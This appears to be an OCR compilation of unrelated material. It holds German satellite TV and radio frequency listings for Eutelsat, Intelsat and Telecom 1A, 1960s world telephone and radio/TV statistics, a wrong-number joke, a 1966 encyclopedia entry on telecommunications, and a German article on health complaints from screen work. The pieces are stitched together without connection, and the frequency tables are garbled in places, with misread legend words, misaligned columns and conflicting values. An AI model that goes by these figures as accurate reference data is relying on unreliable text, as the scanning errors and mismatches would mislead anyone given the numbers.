Figure 1 consists of two scatter plots. The top plot shows a positive correlation between the number of children and the number of mothers, with a regression line. The bottom plot shows a negative correlation between the number of children and the number of mothers, with a regression line.

Dieses Programm wird über den Ostbeam abgestrahlt und ist deshalb nicht in der gleichen Qualität wie die anderen Programme zu empfangen  
„Film Net“, „Premiere“ und „BBC“ werden verschlüsselt abgestrahlt.  
„Sky Channel“ momentan unverschlüsselt.

\* \* \* spaltet den Transponder zeitweise auf, um zusätzlich „RAI-DUE“ zu übertragen.

B-im E



The diagram illustrates the geostationary orbit of Intelsat satellites. A curved line represents the orbit, with several satellite positions marked by dots. Below each dot is a label indicating its longitude and the satellite system it belongs to. The labels are as follows:

- 1° West - INTELSAT VA - F 2
- 5° West - TELECOM 1 B\* (defekt)
- 8° West - TELECOM 1 A\*
- 14° West - GORIZONT UdSSR
- 13,5° West - INTELSAT VA - F 6
- 19° West - DBS TV-SAT 1\*\* (defekt) TDF FRANKREICH
- 27,5° West - INTELSAT VA - F 11

- ◻ - noch nicht im Orbit
- \* - Frequenzbereich 12.5 - 12.75 GHz
- \* \* - Frequenzbereich 11.7 - 12.5 GHz

RAI UNO  
SKY CHANNEL SKYTEXT  
SUPERCHANNEL SUPERTEXT


[illegible]

⑤ = SECAM





## DIE SATELLITEN UND IHRE PROGRAMME



### Stereokanalpaarungen Telecom 1A - 8° West Sendefrequenz (Träger)

Kanal	R1	R2	R3	R4	R5	R6
MHz	12522	12564	12606	12648	12690	12732

Tonfrequenzpaarungen	
R0	2,35 MHz
R1	2,70 MHz
R2	3,15 MHz
R3	3,60 MHz
R4	4,20 MHz
R5	4,95 MHz
R5bis	5,35 MHz
R6	5,80 MHz
R6bis	6,20 MHz
R6ter	6,50 MHz
R7	6,85 MHz
R7 bis	7,40 MHz
R7ter	7,75 MHz
R8	8,20 MHz

### FERNSEHEN + RADIO ÜBER DEN FRANZÖSISCHEN TELECOM-SATELLITEN 1A (12,5 - 12,75 GHz)


SÄMTLICHE AUSSTRAHLUNGEN VERTIKAL (KEIN POLARISER NOTWENDIG, LEDIGLICH FEEDHORN)					
TELECOM 1A - 8° WEST					
TRANSPONDER NR.	FREQUENZ GHz	TV/FERNSEHEN	TONFREQUENZ TV-SOUND MHz	HÖRFUNKPROGRAMM	TONFREQUENZEN HÖRFUNK MHz
R1	12.522	M6 (Clips+Musik+Unterh. + Filme+Nachrichten) von ca. 10.00 - ca. 2.00 Uhr ca. 16 Stunden täglich	5.800	AQUARELLE RTL (FRANZ.) EUROPE 1	6.200/7.400 ** 6.500/7.770 ** 6.850/8.200 **
R2	12.564	Digitaler Business Service-Datenübertragung			
R3	12.606	LA CINQ (LA 5), (FILMPRG.) S von ca. 7.00 - ca. 1.40 Uhr ca. 18 Stunden täglich	5.800	EUROPE 2 AFP - AGENCE FRANCE PRESS (DATENÜBERTR.) RADIO NOSTALGIE	6.200/7.400 ** 7.750 6.850/8.200 **
R4	12.648	Träger für rechts aufgeführte Hörfunkprogramme		PACIFIC FM SKY ROCK FUN FM RFM NRJ-RADIO ENERGIE RMC KISS FM	2.700/3.150 ** 3.600/4.200 ** 4.950/5.800 ** 2.350/5.350 ** 6.850/8.200 ** 6.200/7.400 *** 6.500/7.750 **
R5	12.690	Gelegentliche Übertragungen/Video-Übertragung		** Stereo - 1. Freq. links - 1. Freq. franz. - 2. Freq. rechts - 2. Freq. ital. *** 2-sprachig - 1. Freq. franz. - 2. Freq. ital.	
R6	12.732	Übertragung digitaler Audio-Kanäle ****	KISS (13/14) **** RADIO FRANCE 1 (17/18) **** RADIO FRANCE 2 (19/20) ****	Die Radioprogramme SKY ROCK, PACIFIC, RFM* sind im Audibereich unter 4.80 MHz (handelsübliche SAT-Empfänger und Stereo - Processoren verfügen normalerweise nur über den Audioempfangsbereich von 4.80 bis 8.20 MHz) zu empfangen! * RFM ist deshalb mit handelsüblichen SAT-Receiver nur in Mono empfangbar.	

Auf den Kanälen R1, R5, R6 werden zu verschiedenen Zeiten Spartenprogramme (z.B. 1 x wöchentlich Progr. für Ärzte), abgestrahlt. Alle Radioprogramme 24 Stunden täglich. Empfang mit 1,2-Meter- und auch schon gut mit 0,9 Meter-Schüsseln möglich.

\*\*\*\* Empfang der digitalen Audiokanäle mit handelsüblichen Satellitenempfängern nicht möglich.



Satellit	Pos.	Tr.-Nr.	Zeitum. Start- Frequenz	Dienst- beschreibung	Land	Audio- Unterlage Sprache TV-System	Empfänger- Eigenschaften in Zeilen
Eut 1-F1	13.0 E	1X(1)	WS	H-11.007	36	RAIuno, Italien	6.60 MHz 47 dBW
Eut 1-F1	13.0 E	3X(3)	WS	H-11.174	36	3Sat, BRD, Österreich/Schweiz	6.65 MHz 47 dBW
Eut 1-F1	13.0 E	4X(4)	WS	H-11.472	36	TV5, Frankreich	6.65 MHz 47 dBW
Eut 1-F1	13.0 E	4X(4)	WS	H-11.486	36	Wordnet, USA + Sweden Today	6.65 MHz 47 dBW
Eut 1-F1	13.0 E	6X(6)	WS	H-11.650	27	Sky Channel, Arts Channel, UK Stereo S/C	6.65 MHz 7.027/20 MHz 47 dBW
Eut 1-F1	13.0 E	1Y(7)	WS	V-10.986	36	Teledub, Schweiz/BR Deutschland	6.50 MHz 47 dBW
Eut 1-F1	13.0 E	2Y(8)	ES	V-11.091	36	RTL plus, BR Deutschland	6.65 MHz 45 dBW
Eut 1-F1	13.0 E	3Y(8)	WS	V-11.140	36	Filmmat, Belgien	6.60 MHz 47 dBW
Eut 1-F1	13.0 E	4Y(10)	WS	V-11.507	36	Sat 1, BR Deutschland	6.65 MHz 47 dBW
Eut 1-F1	13.0 E	6Y(12)	WS	V-11.674	36	Super Channel, UK, Stereo S/C	6.65 MHz 7.027/20 MHz 47 dBW
Eut 1-F4	10.0 E	9	WS	V-11.181	27	NRK, Norwegen	C/MAC 44 dBW
Eut 1-F4	10.0 E	12Y	WS	V-11.654	36	TVE, Spanien	6.60 MHz 46 dBW
Eut 1-F2	7.0 E	1	EB	H-10.972	36	Eurovision, EBU	Sound in Sync. 39 dBW
Eut 1-F2	7.0 E	1X(1)	EB	H-11.009	36	Eurovision, EBU	Sound in Sync. 39 dBW
Eut 1-F2	7.0 E	5X(9)	ES	H-11.591	36	Worldnet, USA	6.60 MHz 47 dBW
Eut 1-F2	7.0 E	3Y(9)	EB	V-11.142	36	Eurovision, EBU	Sound in Sync. 39 dBW
Eut 1-F2	7.0 E	4Y(10)	WS	V-11.472	36	Business TV Network	6.60 MHz 47 dBW
Eut 1-F2	7.0 E	4Y(10)	WS	V-11.676	36	Visnews	6.60 MHz 47 dBW
I-V-F2	1.0 W	36(20)	G	RH-4.08575	20	zeitw. Video Azoren, USA & Kanada	6.65 MHz 22 dBW
I-V-F2	1.0 W	36(21)	G	RH-1.10425	20	Brightstar, USA wechselt auf anderen Intelsat	6.60 MHz 22 dBW
I-V-F2	1.0 W	36(24)	G	RH-4.1750	30	AFRTS, USA	6.80 MHz 26 dBW
I-V-F2	1.0 W	63(2W)	WS	H-11.015	30	InfoFilm, Norwegen	6.60 MHz 43 dBW
I-V-F2	1.0 W	61(3W)	WS	H-11.133	30	Sveriges Television SVT-1, Schweden	digital 44 dBW



## SAT-TV-Aussendungen Mitteleuropa (Fortsetzung)

Satellit	Pos.	Tr.-Nr.	Zeitum. Start- Frequenz	Dienst- beschreibung	Land	Audio- Unterlage Sprache TV-System	Empfänger- Eigenschaften in Zeilen	
I-V-F2	1.0 W	63(4W)	WS	H-11.178	30	Sveriges Television SVT-2, Schweden	digital	44 dBW
I-V-F2	1.0 W	71(2E)	ES	V-11.160	30	Israel Cable TV	6.60 MHz	44 dBW
I-V-F2	1.0 W	79	ES	V-11.585	30	Israel TV-2	6.60 MHz	44 dBW
I-V-F2	1.0 W	11(01)	EH	RH-3.725	20	TV Gabon	6.20 MHz	22 dBW
I-V-F2	1.0 W	53(10)	ZNE	LH-3.900	30	AFRTS-Süd-Europa Sender	6.80 MHz	30 dBW
I-V-F2	1.0 W	13(10)	EH	RH-3.912	20	Tele-Sahel, Niger	5.50 MHz	22 dBW
Tel 1-F1	8.0 W	R1(1)	S	V-12.522	30	M6 Frankreich	5.80 MHz	52 dBW
Tel 1-F1	8.0 W	R2(2)	G	V-12.564	30	Digitaler Business Service/Frankreich	5.80 MHz	52 dBW
Tel 1-F1	8.0 W	R3(3)	S	V-12.606	30	La Cinq, Frankreich	5.80 MHz	52 dBW
Tel 1-F1	8.0 W	R5(5)	GS	V-12.708	30	zeitw. Video	5.80 MHz	52 dBW
Tel 1-F1	8.0 W	R6(6)	G	V-12.732	30	digitale Audiokanäle	5.80 MHz	52 dBW
Gor 7	11.0 W	6(-1)	S	RH-3.675	40	I Programma	7.00 MHz	46 dBW
Gor 7	11.0 W	7(1)	G	RH-3.725	36	Intersputnik, zeitw. Video	7.50 MHz	32 dBW
Gor 12	14.0 W	7(1)	G	RH-3.725	36	Intersputnik, zeitw. Video einschl. Vremya	7.50 MHz	32 dBW
Gor 12	14.0 W	9(6)	G	RH-3.825	36	Intersputnik, zeitw. Video einschl. TV Cubana	7.50 MHz	32 dBW
Gor 12	14.0 W	L7	S	RH-11.541	36	zeitw. Video-Tests, USSR	7.50 MHz	42 dBW
I-V-F6	18.5 W	38(23)	G	RH-4.1665	20	zeitw. int. Video versch.	6.60 oder 6.65 MHz	21 dBW
I-V-F6	18.5 W	38(24)	G	RH-4.1885	20	zeitw. int. Video versch.	6.60 oder 6.65 MHz	21 dBW
I-V-F6	18.5 W	71(1E) 72(2E)	ES	V-10.995/ V-11.135 & V-11.175	30	zeitw. int. Video, Lario, Italien Test-Sendungen	6.65 MHz	42 dBW
IWA-F4	21.5 W	78(13)	EH	RH-3.96575	18	TV Sudan	SCPC 3.99225 MHz	21 dBW
IWA-F4	21.5 W	98(17)	EH	RH-4.04575	18	TV Zaire	SCPC 4.07183 MHz	21 dBW
IWA-F10	24.5 W	38(23)	G	RH-4.1665	20	zeitw. int. Video versch.	6.60 oder 6.65 MHz	21 dBW
IWA-F10	24.5 W	38(24)	G	RH-4.1885	20	zeitw. int. Video versch.	6.60 oder 6.65 MHz	21 dBW



# SAT-TV-Aussendungen Mitteleuropa

Satellit	Pos.	Tr.-Nr.	Pos./ Zentrum Strahl- frequenz	Dienst- beschreibung	Land	BW	Aut.- Unterstütz- frequenz im Zentrum	Ca. ERP-Mittel im Zentrum
I-V-F7	66.0 E	12(06)	WH	RH-3.875	30	TV Algerien	SCPC @ 3696 MHz	22 dBW
I-V-F7	66.0 E	69	WS	H-11.470	27	AFRTS Türkei	B-MAC	42 dBW
I-V-F7	66.0 E	69	WS	H-11.650	30	TRT-1 Türkei	6.65 MHz	42 dBW
I-V-F7	66.0 E	69	WS	H-11.680	30	TRT-2 Türkei	6.65 MHz	42 dBW
I-V-F5	63.0 E	11(01)	WH	RH-3.708	27	SABC Südafrika	B-MAC	33 dBW
I-V-F5	63.0 E	71(2E)	ES	V-11.155	30	IRIB Iran	6.8 MHz	44 dBW
I-V-F5	63.0 E	37(23)	G	RH-4.135	20	zeitw. Video	6.65 MHz	21 dBW
I-V-AF12	60.0 E	38(23)	G	RH-4.1665	20	zeitw. int. Video versch.	6.60 oder 6.65 MHz	21 dBW
I-V-AF12	60.0 E	38(24)	G	RH-4.1885	20	zeitw. int. Video versch.	6.60 oder 6.65 MHz	21 dBW
I-V-AF12	60.0 E	61(1W)	WS	H-10.974	30	3-SAT, BR Deutschland	6.65 MHz	47 dBW
I-V-AF12	60.0 E	61(2W)	WS	H-11.010	30	WDR3 - WDF Köln, BR Deutschland	6.65 MHz	47 dBW
I-V-AF12	60.0 E	63(3W)	WS	H-11.137	30	Tele 5, BR Deutschland	6.65 MHz	47 dBW
I-V-AF12	60.0 E	63(4W)	WS	H-11.173	30	Bayerisches Fernsehen BR Deutschland	6.65 MHz	45 dBW
I-V-AF12	60.0 E	66(5W)	WS	H-11.549	30	Eins Plus, ARD, BR Deutschland	6.65 MHz	48 dBW
I-V-AF12	60.0 E	66(6W)	WS	H-11.600	30	EUREKA, BR Deutschland	6.65 MHz	44 dBW
I-V-AF12	60.0 E	79(3E)	WS	V-11.495	27	AFRTS-AFN US-Sender in der BR Deutschland	B-MAC	44 dBW
Gor 11	53.0 E	6(-1)	S	RH-3.675	40	1 Programme, USSR	7.0 MHz	46 dBW
Gor 11	53.0 E	10(9)	NH	RH-3.875	36	11 Programme, USSR	Pulse, Wdrh, Modulation	32 dBW

Strahlengeschwindigkeiten: G = Global, SG = hemisphärisch, Z = Zone, S = AurikSpot, ZINE = Zone Nördlich, VS = WestSpot, ES = OstSpot, EH = Ost-Hemisphäre  
 - westl. Hemisphäre, EB = Ecuatorial, RH = rechtschwendig, zirkulär, LH = linkschwendig, zirkulär, H = Horizontal, V = Vertikal, BW = Bandbreite  
 SCPO = 1 Träger pro Kanal (alle Trägerfrequenzen sind in GHz angegeben)  
 (SCPO mit separate ist aber nicht implementiert in Sincos sowie 4-MQD-Implementierung für Hochfrequenzprogramme)




## SAT-TV-PROGRAMMTABELLEN

Send. Po.	Freq. MHz	Strahl-Zentrum	Polarität	Dienst-Beschreibung	Land	Audio-Unterlage-Frequenz	Ca ERP-Wert in Zentrum
I-VA-F11	27,5 W	21(04)	EH	RH-3.790	30	Worldnet, USA	6.60 MHz 32 dBW
I-VA-F11	27,5 W	24(16)	EH	RH-4.0225	20	TV Ubyen	6.20 MHz 26 dBW
I-VA-F11	27,5 W	25(18)	EH	RH-4.0645	20	NTA Channel 10, Lagos, Nigeria	SCPC 4.03723 MHz 26 dBW
I-VA-F11	27,5 W	36(20)	G	RH-4.095	20	TV Nacional de Chile	6.60 MHz 24 dBW
I-VA-F11	27,5 W	87(21)	G	LH-4.125	27	FBIS, USA	B-WAC 26.5 dBW
I-VA-F11	27,5 W	61(1W)	WS	H-10.975	30	MTV Europa	6.65 MHz 44 dBW
I-VA-F11	27,5 W	61(2W)	WS	H-11.015*	30	Children's Channel, UK	6.60 MHz 45 dBW
I-VA-F11	27,5 W	61(2W)	WS	H-11.015	30	Premiere, UK	6.60 MHz 45 dBW
I-VA-F11	27,5 W	63(3W)	WS	H-11.135	30	Kindernet, Holland	6.65 MHz 44 dBW
I-VA-F11	27,5 W	63(3W)	WS	H-11.135	30	Lifestyle	6.60 MHz 44 dBW
I-VA-F11	27,5 W	63(3W)	WS	H-11.135	30	Screen Sport	6.60 MHz 44 dBW
I-VA-F11	27,5 W	63(4W)	WS	H-11.175	30	BBC 1/2	6.65 MHz 43 dBW
I-VA-F11	27,5 W	69(36W)	WS	H-11.591	27	Satelliten-Info Service	B-WAC
I-VA-F11	27,5 W	71(1E)	ES	V-10.995	30	zeitw. Video, UK	6.65 MHz 46 dBW
I-VA-F11	27,5 W	73(2E)	ES	V-11.155	30	Cable News Network/CNN, USA	6.65 MHz 46 dBW
I-VA-F11	27,5 W	79(3E)	ES	V-11.470	30	EBU-PWS, Washington D.C.	6.60 MHz 41 dBW
I-V-F4	34,5 W	53(10)	Z/N/E	LH-3.9075	20	TVE 1, Spanien	6.65 MHz 21 dBW
I-V-F4	34,5 W	24(14)	EH	RH-3.9795	20	TVE 2, Spanien	6.60 MHz 23 dBW
I-V-F4	34,5 W	38(23)	G	RH-4.1665	20	zeitw. int. Video versch.	6.60 oder 6.65 MHz 21 dBW
I-V-F4	34,5 W	38(24)	G	RH-4.1885	20	zeitw. int. Video versch.	6.60 oder 6.65 MHz 21 dBW
I-V-F3	53,0 W	27(02)	EH	RH-3.7425	20	TV Portugal	6.65 MHz 26 dBW
I-V-F3	53,0 W	25(05)	EH	RH-3.796	20	TV Marocaine, Marokko	SCPC 24 dBW
I-V-F3	53,0 W	38(24)	G	RH-4.175	30	ATC TV, Argentinien	6.65 SW 26.5 dBW

# DIE SATELLITEN UND IHRE PROGRAMME

## Radioprogramme im Satband 10,95 - 11,7 GHz und 12,5 - 12,75 GHz (Telecom)

(alle aufgeführten Hörfunkprogramme senden 24 Stunden täglich)

PROGRAMM	SPRACHE	SATELLIT	TV-TRANSPONDER	POLARISATION	FREQUENZ GHz	TONFREQUENZ (MHz)	TONART
BBC-WORLD SERVICE BBC-WORLD SERVICE BBC-WORLD SERVICE BBC-WORLD SERVICE	ENGLISCH VERSCHIEDEN* ENGLISCH VERSCHIEDEN*	EUTELSAT 1-F1, 13° OST EUTELSAT 1-F1, 13° OST INTELSAT VA-F11, 27,5° WEST INTELSAT VA-F11, 27,5° WEST	SUPER CHANNEL SUPER CHANNEL BBC12 F. DÄNEMARK BBC12 F. DÄNEMARK	VERTIKAL VERTIKAL HORIZONTAL HORIZONTAL	11,674 11,674 11,175 11,175	7,380 MONO 7,580 MONO 7,020 MONO 7,200 MONO	WEGENER WEGENER WEGENER WEGENER
CABLE ONE	ENGL./HOLLÄND.	EUTELSAT 1-F1, 13° OST	3SAT **	HORIZONTAL	11,174	7,560 & 7,740 STEREO	WEGENER
DEUTSCHLANDFUNK	DEUTSCH	INTELSAT VA-F12, 60° OST	WDF 3	HORIZONTAL	11,010	7,020 & 7,200 STEREO	WEGENER
RADIO LUXEMBURG	DEUTSCH	EUTELSAT 1-F1, 13° OST	RTL PLUS	VERTIKAL	11,091	7,020 & 7,200 STEREO	WEGENER
RADIO TEEN	ENGL./HOLLÄND.	EUTELSAT 1-F1, 13° OST	FILMNET	VERTIKAL	11,140	7,920 STEREO	WEGENER
STAR SAT RADIO MÜNCHEN	DEUTSCH	EUTELSAT 1-F1, 13° OST	SAT 1	VERTIKAL	11,507	7,380 & 7,560 STEREO	WEGENER
VOICE OF AMERICA	ENGLISCH	EUTELSAT 1-F1, 13° OST	SAT 1	VERTIKAL	11,507	7,020 & 7,200 STEREO	WEGENER
AQUARELLE	FRANZÖSISCH	TELECOM 1A, 8° WEST	M6	VERTIKAL	12,522	6,200 & 7,400 STEREO	
RTL	FRANZÖSISCH	TELECOM 1A, 8° WEST	M6	VERTIKAL	12,522	6,500 & 7,750 STEREO	
EUROPE 1	FRANZÖSISCH	TELECOM 1A, 8° WEST	M6	VERTIKAL	12,522	6,850 & 8,200 STEREO	
EUROPE 2	FRANZÖSISCH	TELECOM 1A, 8° WEST	LA CINQ	VERTIKAL	12,606	6,200 & 7,400 STEREO	
AFP	FRANZÖSISCH	TELECOM 1A, 8° WEST	LA CINQ	VERTIKAL	12,606	7,750 MONO	
RADIO NOSTALGIE	FRANZÖSISCH	TELECOM 1A, 8° WEST	LA CINQ	VERTIKAL	12,606	6,850 & 8,200 STEREO	
PACIFIC FM	FRANZÖSISCH	TELECOM 1A, 8° WEST	/	VERTIKAL	12,648	2,700 & 6,150 STEREO	
SKY ROCK	FRANZÖSISCH	TELECOM 1A, 8° WEST	/	VERTIKAL	12,648	3,600 & 4,200 STEREO	
FUN FM	FRANZÖSISCH	TELECOM 1A, 8° WEST	/	VERTIKAL	12,648	4,950 & 5,800 STEREO	
RFM	FRANZÖSISCH	TELECOM 1A, 8° WEST	/	VERTIKAL	12,648	2,350 & 5,350 STEREO	
NRJ-RADIO ENERGIE	FRANZÖSISCH	TELECOM 1A, 8° WEST	/	VERTIKAL	12,648	6,850 & 8,200 STEREO	
RMC	FRANZÖSISCH	TELECOM 1A, 8° WEST	/	VERTIKAL	12,648	6,200 & 7,400 STEREO	
KISS FM	FRANZÖSISCH	TELECOM 1A, 8° WEST	/	VERTIKAL	12,648	6,850 & 7,750 STEREO	

\*\* zur Zeit

\* einige Stunden täglich auch in deutscher Sprache.  
Es werden auch noch 2 norwegische Programme über Eutelsat 1-F2, 7° Ost abgestrahlt, jedoch in MAC-DIGITAL.



## Countries Having More than 100,000 Telephones

Telephones in service, 1965  
(Data partially estimated)

Country	Number of telephones	Percentage increase over 1955	Telephones per 100 population	Country	Number of telephones	Percentage increase over 1955	Telephones per 100 population
Algeria	139,473	35.4	1.13	Italy	5,528,751	171.4	10.54
Argentina	1,472,132	36.3	6.64	Japan	12,250,841	331.6	12.54
Australia	2,570,212	80.9	23.98	Korea, South	232,901	446.1	0.83
Austria	936,207	95.3	12.99	Malaysia	121,066	...	1.31
Belgium	1,468,144	76.8	15.57	Mexico	725,072	107.9	1.80
Brazil	1,263,072	71.4	1.60	Morocco	146,684	35.0	1.12
Bulgaria	248,900	...	3.04	Netherlands	2,180,273	113.5	17.85
Canada	7,021,000	81.9	36.12	New Zealand	967,596	94.0	36.52
Chile	249,582	67.1	2.89	Norway	868,592	51.7	23.42
China, Communist*	244,028	...	0.05	Pakistan	120,525	172.8	0.12
Colombia	409,589	150.0	2.63	Peru	132,367	107.7	1.15
Cuba	228,687	60.6	3.08	Philippines	151,593	182.0	0.48
Czechoslovakia	1,398,509	97.8	9.91	Poland	1,193,362	184.1	3.81
Denmark	1,310,746	51.5	27.46	Portugal	521,921	125.6	5.72
Finland	778,101	79.7	16.92	Puerto Rico	186,948	211.8	7.20
Formosa	147,825	250.2	1.21	Rumania	426,502	...	2.25
France	5,703,878	93.6	11.71	South Africa	1,133,331	72.5	6.40
Germany, East	1,586,838	60.0	9.33	Spain	2,526,843	154.7	8.03
Germany, West	8,168,188	121.6	13.93	Sweden	3,286,925	61.5	44.01
Greece	431,292	254.6	5.06	Switzerland	2,131,521	86.7	35.97
Hong Kong	219,693	279.0	5.87	Turkey	308,100	111.9	0.99
Hungary	536,608	65.1	5.31	U.S.S.R.	7,200,000	140.8	3.14
India	740,000	209.2	0.16	United Arab Republic	301,405	...	1.03
Indonesia	204,335	180.4	0.19	United Kingdom	9,960,000	53.6	18.27
Iran	181,130	207.0	0.78	United States	88,785,000	68.1	45.88
Ireland	203,900	83.5	7.14	Uruguay	189,500	65.8	7.02
Israel	215,020	226.0	8.51	Venezuela	260,228	149.0	3.04
				Yugoslavia	369,844	130.3	1.91

\*1948.

Source: American Telephone and Telegraph Co., *The World's Telephones, 1955 and 1965*.



**Welt am Draht:** Im Juli 1986 waren 41,2 Mio. amerikanische Haushalte (47,8 %) an ein Kabelnetz angeschlossen. Ein Jahr zuvor waren es noch 5 % weniger.

Table II.  
Radio and Television  
Receivers per 1,000  
Population, 1966,  
Selected Countries

Country	Radio*	TV
Afghanistan	20	—
Algeria	173	13.7
Argentina	317	66.1
Australia	662	214.1
Austria	317	100.4
Belgium	421	153.8
Bolivia	200	—
Brazil	118	29.5
Bulgaria	170	22.8
Burma	13	...
Cambodia	63	...
Canada	602	251.0
Ceylon	37	...
Chile	291	5.8
China	7	13
Colombia	221	22.1
Congo	13	0.03
Cuba	166	63.8
Cyprus	226	24.1
Czechoslovakia	232	157.8
Denmark	357	226.8
Ecuador	127	6.5
Ethiopia	119	1.1
Finland	389	158.1
Formosa	111	5.0
France	387	132.6
Germany, East	352	188.7
Germany, West	337	122.4
Ghana	65	0.10
Greece	165	41
Hungary	246	81.8
India	10	...
Indonesia	27	0.45
Iran	91	4.5
Iraq	121	20.6
Israel	235	5.7
Italy	212	120.0
Japan	334	202.6
Kenya	53	1.1
Korea, North	13	...
Korea, South	52	1.8
Kuwait	265	79.9
Lebanon	143	59.6
Malaysia	73	12.2
Mexico	107	28.8
Morocco	53	23.3
Netherlands	291	180.9
New Zealand	523	154.2
Nigeria	17	0.52
Norway	482	131.1
Pakistan	11	0.02
Panama	373	58.3
Peru	142	18.3
Philippines	60	5.4
Poland	145	65.7
Portugal	161	19.6
Rhodesia	35	9.0
Rumania	99	23.4
South Africa	174	...
Spain	251	54.9
Sudan	22	0.7
Sweden	398	267.7
Switzerland	459	105.8
Syria	195	12.9
Tanzania	14	...
Thailand	82	8.2
Tunisia	86	1.2
Turkey	83	0.04
U.S.S.R.	160	40.4
U.A.R.	166	14.0
U.K.	459	275.6
U.S.	1,174	357.4
Uruguay	240	67.3
Venezuela	238	60.9
Vietnam, South	31	...
Zambia	26	2.7

\*Does not include wired speakers.

Sources: U.S. Information Agency, Research and Reference Service.

**When you use the phone don't ever waste a wrong number. For instance, if someone calls up and says, "Is Jack there?" don't say, "I'm sorry, you have the wrong number." Say, "Hang on, I'll see. Who's calling?" Then wait a second. "I'm sorry, Jack doesn't want to talk to you. Jack is still very angry with you, and he doesn't want to discuss it."**



ENCYCLOPEDIA BRITANNICA

## Telecommunications

Major developments in communications in 1966 included: (1) the start of worldwide commercial communications services offered by the U.S.-controlled, internationally owned Communications Satellite Corp.; (2) progress in solving some of the serious conflicts involved in imposing the revolutionary technology of satellite communications on the existing methods of communications; (3) the first attempts to translate the economies of satellite communications into lower international rates; (4) the start of a national debate in the U.S. over financing educational television, possibly through economies expected from the use of communications satellites; (5) heavy demands on communications technology for meeting the requirements of the U.S. involvement in the war in South Vietnam; and (6) progress on new systems to improve aircraft and ship communications and navigation.

TV panel discussing nuclear weapon control on CBS via Early Bird communications satellite on March 1, 1966. Left, moderator Eric Sevareid in New York City; top left, British Minister of State Lord Chalfont in Geneva; top right, French Air Force Gen. P. Gallois (retired) in Paris; bottom left, former West German Defense Minister F. Strauss in Munich; and bottom right, U.S. Sen. R. Kennedy in Washington, D.C.



**Table Tennis:**  
see Sporting Record

**Taiwan:**  
see Formosa

**Tariffs:**  
see Commercial Policies; Trade, International

**Taxation:**  
see Government Finance

**Tea:**  
see Agriculture



# Strahlende Computer

Von Carola Schewe

Ursula Irle arbeitete aushilfsweise drei Stunden täglich an einem Computerbildschirm. Nach vier Wochen litt sie plötzlich unter Schlaflosigkeit, Herzrhythmusstörungen und seltsamen Hautausschlägen nach dem Duschen. Sie gab den Zusatzverdienst wieder auf — und die Beschwerden verschwanden. Jetzt fürchtet sie, ihren angestammten Arbeitsplatz auch aufgeben zu müssen: auch dort werden demnächst Bildschirme installiert. Nach einer Odyssee vom Haus- zum Zahnarzt, über den Internisten zum Nervenarzt ist ihr klar: ihr fehlt sonst nichts. Aber Bildschirmarbeit verträgt sie nicht. Eine Berufsunfähigkeitsrente oder eine Entschädigung wegen einer Berufskrankheit darf sie aber nicht erwarten. Laut amtlicher Sprachregelung können Bildschirmarbeitsplätze gar nicht krank machen.

Und wenn sie es doch tun? Die Betroffenen machen EKGs und Allergietests, lassen sich Valium und Psychotherapie aufschwätzen. „Alle Kolleginnen sehen ihre gesundheitlichen Störungen als persönliches Schicksal an und haben sich damit abgefunden“, berichtete eine Datentypistin. Behandelnde Ärzte untersuchen Körperdetails — die Augen, den Unterleib, die Nieren — und verneinen dann jeden Zusammenhang mit den Arbeitsbedingungen.

Ursula Irle hat sich einer Selbsthilfegruppe angeschlossen, die vor einigen Monaten von der Maschinenbautechnikerin Ingeborg May-Steinhausen gegründet wurde. Sie hatte teilweise ganztags am CAD-Bildschirm gezeichnet und Nieren- und Blasenbeschwerden davongetragen. Im Gegensatz zu vielen anderen suchte sie die „Schuld“ für ihre Krankheit nicht bei sich, sondern in ihren Arbeitsbedingungen. Und sie fand sich auch nicht ab. Sie kündigte. „Seit 26 Jahren bin ich im Arbeitsprozeß, ohne einen Tag arbeitslos gewesen zu sein. Da ich noch ca. 20 Jahre im Berufsleben zu stehen habe, möchte ich alles tun, um meinen Gesundheitszustand wieder herzustellen, ehe es zu spät ist“, schrieb sie in dem

Brief ans Arbeitsamt. Ihre Gutachten waren so überzeugend, daß das Arbeitsamt den Kündigungsgrund anerkannte. Ein Präzedenzfall. Bisher wurden ähnliche Begehren immer mit dem Hinweis auf den wissenschaftlichen Erkenntnisstand vom Tisch gewischt.

Noch Anfang Juni antwortete die Bundesregierung auf eine Anfrage des SPD-Abgeordneten Urbaniak: „Nach Kenntnis der Bundesregierung hat bisher weltweit keine der abgeschlossenen wissenschaftlichen Untersuchungen gesundheitsschädigende Auswirkungen der Bildschirmarbeit nachgewiesen“. Das ist nicht falsch. Nachgewiesen, abgesichert durch eine genügend große Anzahl menschlicher Probanden, ist noch gar nichts. Wer hat schon Interesse, einer Zukunftstechnologie nachzuweisen, daß sie die Gesundheit beeinträchtigt? Die Bundesregierung jedenfalls nicht. Sie behauptete zwar im letzten Jahr, auch das Arbeitsumfeld in Forschungsvorhaben zu neuen Techniken einbeziehen zu wollen, lehnte aber jetzt eine spezielle Großfelduntersuchung ab. Das Institut für Strahlenhygiene des Bundesgesundheitsamtes bestritt in diesem Jahr einen Zusammenhang zwischen Bildschirmarbeit und Schwangerschaftskomplikationen. Und ganz aktuell äußerte sich eine Ad-hoc-Arbeitsgruppe der Deutschen Gesellschaft für Arbeitsmedizin e.V. (einem sehr konservativen Berufsverband): Bildschirmarbeit könne zwar Halungsprobleme und Sehstörungen mit sich bringen. Aber alle anderen Befürchtungen entbehren jeder Grundlage. Diese Grundlagen zu schaffen, ist das Hauptanliegen des Informationsbüros May-Steinhausen.

Die Anfrage des Abgeordneten und der harsche Ton der Arbeitsmediziner haben den gleichen Anlaß: Es gibt ein neues Gutachten, das die festgefahrene Diskussion wieder in Schwung bringt. Dr. Ute Boikat, Richard Donderer und Roland Kollert stellten im Auftrag einer Computerzeitschrift den in-

ternationalen Erkenntnisstand zum Thema „Biologische Effekte elektromagnetischer Strahlung von Computer-Bildschirmen“ zusammen und maßen erstmals die konkreten Werte von 16 Home- und Personal-Computern.

Daß es einem nach Bildschirmarbeiten vor den Augen flimmert, daß man nachts weniger sieht, daß Daten-Tippsen unter verspanntem Nacken leiden — das bestreitet heute kaum noch jemand. Aber schon bei der Frage der Röntgenstrahlung, die aus den Geräten austritt, scheiden sich die Geister. Es gibt schwedische und kanadische Untersuchungen, die eine Gefährdung von Föten und Schwangeren für wahrscheinlich halten. Eine finnische Studie fand dafür keine Beweise.


Aber die Langzeitwirkungen geringer Röntgenstrahlung sind nicht ausreichend erforscht. Seit die Diskussion darüber gegen Ende der siebziger Jahre breites öffentliches Interesse fand, haben sich die Computerhersteller mit Erfolg bemüht, die Röntgenstrahlung ihrer Geräte zu minimieren.

